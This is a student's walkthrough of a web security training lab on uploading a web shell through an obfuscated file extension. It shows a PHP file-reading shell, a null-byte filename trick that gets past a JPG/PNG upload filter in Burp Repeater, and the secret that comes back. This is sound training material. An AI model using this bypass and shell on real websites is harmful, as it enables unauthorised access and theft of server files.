


**M.Gobi Shankar**  
**CB.SC.P2CYS23019**

## My Account

Email

Update email



Avatar:

Browse...

No file selected.

Upload

[illegible]

On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret.

```
(kali㉿kali)-[~]  
$ cat exploit.php  
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload JPG and PNG files.


Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

[Back to My Account](#)


In Burp's proxy history, find the POST /my-account/avatar request that was used to submit the file upload. Send this to Burp Repeater.

The screenshot displays the Burp Suite interface. At the top, a filter bar indicates 'Filter: Hiding CSS and general binary content'. Below this is a table of proxy history with columns: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Comment, TLS, IP, Cookies, Time, and Listener port. The table lists several requests, with the last one (row 119) highlighted in orange: a POST request to /my-account/avatar with status 403 and MIME type HTML. To the right of the table, the 'Request' tab is active, showing the raw HTTP request. The request body contains a PHP script: `<?php echo file_get_contents('/home/carlos/secret'); ?>`. A context menu is open over the request, with 'Send to Repeater' selected. The 'Response' tab on the right shows an HTTP 403 Forbidden response with the message: 'Sorry, only JPG & PNG files are allowed'. The bottom status bar indicates '0 matches'.

In Burp Repeater, go to the tab for the POST /my-account/avatar request and find the part of the body that relates to your PHP file. In the Content-Disposition header, change the value of the filename parameter to include a URL encoded null byte, followed by the .jpg extension. Send the request and observe that the file was successfully uploaded. Notice that the message refers to the file as exploit.php, suggesting that the null byte and .jpg extension have been stripped.



Switch to the other Repeater tab containing the GET /files/avatars/cover.jpeg request. In the path, replace the name of your image file with exploit.php and send the request. Observe that Carlos's secret was returned in the response.



Secret: 4LJYKrLl19X5M6clAZmhFkhxpYsxQ9Jj

Submit the secret to solve the lab.

# My Account

Your username is: wiener

Email

[Update email](#)

Avatar:

[Browse...](#) No file selected.

[Upload](#)

lab8008b03e3159381a33e8c00da005f.web-security-academy.net

Answer:

[Cancel](#) [OK](#)

Lab Completed Successfully.



Web shell upload via obfuscated file extension

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



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## My Account

Your username is: wiener

Email

[Update email](#)

